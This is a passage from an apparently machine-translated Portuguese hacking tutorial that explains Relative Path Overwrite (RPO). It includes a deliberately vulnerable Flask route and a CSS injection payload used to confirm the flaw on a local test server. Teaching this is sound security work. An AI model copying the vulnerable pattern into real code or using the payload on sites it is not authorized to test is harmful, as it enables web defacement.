
# Substituição de caminho relativo (RPO)

## Introdução

O Relative Path Overwrite (RPO) é uma vulnerabilidade antiga e menos conhecida que afeta um número razoável de aplicativos. Às vezes, é possível usar a vulnerabilidade para XSS ou extrair dados confidenciais, mas a grande maioria dos casos só pode ser explorada para desfiguração da Web. Normalmente, essa vulnerabilidade é classificada como uma descoberta de baixa gravidade, mas ainda a considero interessante, pois pouquíssimas pessoas sabem como explorar esse bug, portanto, há boas chances de que ele não seja explorado.

## RPO

Antes que você possa explorar o RPO, algumas coisas precisam acontecer. Primeiro, você precisa encontrar uma página que reflita o URL, o caminho ou o cabeçalho do referenciador atual na resposta. Em segundo lugar, você precisa que a página não tenha a tag "DOCTYPE" para ativar o modo peculiar. Em terceiro lugar, você precisa que o endpoint tenha um caminho curinga, de modo que "exemplo.com/vuln.php" seja o mesmo que "exemplo.com/vuln.php/somthing/". Por fim, você precisa descobrir se há alguma folha de estilo sendo importada usando um caminho relativo. Se todos esses requisitos forem atendidos, você provavelmente poderá explorar a vulnerabilidade do RPO.



Para entender o RPO, a primeira coisa que você precisa saber é como os navegadores usam links de caminho relativo para carregar o conteúdo.

- <link href="http://example.com/style.css" rel="stylesheet" type="text/css"/>
- <link href="/style.css" rel="stylesheet" type="text/css"/>
- <link href="style.css" rel="stylesheet" type="text/css"/>


Como você pode ver acima, há algumas maneiras de um aplicativo carregar o arquivo CSS "style.css". O primeiro exemplo usa um link absoluto que é o caminho completo para o arquivo CSS. O segundo exemplo começa na raiz do diretório da Web e procura o arquivo "style.css" lá. Por fim, o último exemplo usa um caminho relativo para procurar o arquivo "style.css" no diretório atual; se o URL for "example.com/test/", ele procurará o arquivo CSS em "/test/style.css".

Você também precisa saber um pouco sobre o "Quirks Mode". O modo Quirks foi projetado para lidar com os sites mal codificados, o que era bastante comum na época. Se o Quirks Mode estiver ativado, o navegador ignorará o "content-type" de um arquivo ao processá-lo. Portanto, se passarmos um arquivo HTML para uma tag de link, ele ainda analisará o arquivo HTML como se fosse um arquivo CSS. Se o modo Quirks estiver desativado, o navegador bloqueará essa ação.

Agora que você já tem o conhecimento necessário, é hora de começar a exploração propriamente dita. Primeiro, examine o código vulnerável abaixo:

```
1 from flask import Flask, request
2 app = Flask(__name__)
3
4 @app.route('/home', defaults={'path': ''})
5 @app.route('/home/<path:path>')
6 def catch_all(path):
7
8 return '<html><body> RPO attack '+path+' <link href="style.css" rel="stylesheet" type="text/css"/> </body></html>'
9
10 if __name__ == '__main__':
11 app.run()
```

Primeiro, precisamos descobrir se o aplicativo reflete o caminho na fonte HTML. Observando a imagem acima, podemos ver claramente que a variável "path" está concatenada com a saída, mas normalmente você não tem acesso ao código-fonte, portanto, precisará verificar isso manualmente, conforme mostrado abaixo:



Acima, você pode ver claramente o caminho "ok/" exibido na página. Também podemos ver que a tag "document type" (tipo de documento) está faltando na fonte HTML, portanto sabemos que a página está sendo executada no modo peculiar. Em seguida, precisamos descobrir se "/home/okay/" resolve para a mesma página que "/home", o que é verdade.

The screenshot shows the Network tab of a browser's developer tools. The URL in the address bar is 127.0.0.1:5000/home/okay/. The Network tab lists three requests:

Stat...	Met...	Domain	File	Initiator	Type	Transferred	Si...
200	GET	127.0.0.1:5...	/home/okay/	document	html	255 B	1...
200	GET	127.0.0.1:5...	style.css	stylesheet	html	264 B	11...
200	GET	127.0.0.1:5...	favicon.ico	FaviconLo...	html	cached	2...

The third request, for the favicon, has a preview showing the HTML source code: <html><body> RPO attack okay/style.css <link href="style.css" rel="stylesheet">


Conforme mostrado acima, quando alteramos o URL para "/home/okay/", a tag "Link" tenta importar sua folha de estilo de "/home/okay.style.css", porque a tag Link está usando um caminho relativo. Observe também como a folha de estilo é resolvida para a mesma fonte HTML que "/home". Isso ocorre porque há um caminho curinga após "/home", o que faz com que qualquer caminho após "/home" seja resolvido para "/home".

Observe também que a resposta não contém uma tag "document type", portanto o navegador tem o "quirk mode" ativado. Se a resposta contivesse uma tag "document type", esse modo seria desativado e o navegador apresentaria um erro ao analisar o arquivo CSS, pois ele conteria um tipo de conteúdo "text/html", conforme mostrado abaixo:

**!** The stylesheet <http://127.0.0.1:5000/home/okay/style.css> was not loaded because its MIME type, "text/html", is not "text/css".

Para nossa sorte, o tipo de documento não está incluído no HTML, portanto, podemos continuar com o ataque. A última etapa é realmente lançar o exploit para ver se ele funciona. Como a tag Link está aceitando a saída do HTML como CSS e a entrada controlada pelo usuário é refletida nessa saída, um invasor poderia injetar comandos CSS, fazendo com que a página os executasse.

- %0A{}\*{color:red;}///



Como você pode ver acima, injetamos o código CSS para tornar a fonte vermelha, de modo que agora sabemos que o alvo está vulnerável.

## Resumo

A substituição de caminho relativo é uma vulnerabilidade antiga e menos conhecida que ainda afeta muitos aplicativos. Essa pode ser considerada uma descoberta de baixa gravidade, mas ainda pode ser usada para realizar defacements na Web. Normalmente, não procuro essa vulnerabilidade, mas, se não encontrar mais nada, vou tentar, pois nunca é demais tentar.

## Conclusão

Agora você tem mais alguns truques na manga. No entanto, há muitas outras técnicas disponíveis e eu recomendaria que você aprendesse outras vulnerabilidades. Quanto mais vulnerabilidades você souber explorar, mais chances terá de encontrar uma vulnerabilidade em um aplicativo.

## Embrulhe

O primeiro livro o guiou pela fase de reconhecimento e descoberta de impressões digitais, enquanto este livro falou sobre os estágios iniciais da fase de exploração. Se você leu os dois livros, pode estar pensando que agora é um hacker OG, mas essa não é a verdade. A essa altura do jogo, você seria considerado um hacker iniciante de nível superior ou um hacker qualificado de nível intermediário inferior. Há muito mais a ser abordado! A fase de exploração é tão vasta que exigirá mais um ou dois livros antes de ser totalmente concluída. Há também coisas adicionais na fase de reconhecimento e coleta de impressões digitais que não foram abordadas no primeiro livro, portanto, provavelmente será necessário outro livro para dar continuidade a essa fase também.

Dito isso, você ainda merece um tapinha nas costas. Com o conhecimento adquirido no primeiro e no segundo livro, você tem uma visão completa das fases de reconhecimento, coleta de impressões digitais e exploração de uma caçada. Embora as técnicas aprendidas ainda sejam consideradas relativamente básicas, você ainda pode usá-las para comprometer a grande maioria dos seus alvos. Empresas da Fortune 500, start ups e tudo o que estiver no meio, não importa quem seja seu alvo, essas técnicas podem ser usadas para comprometê-los da mesma forma.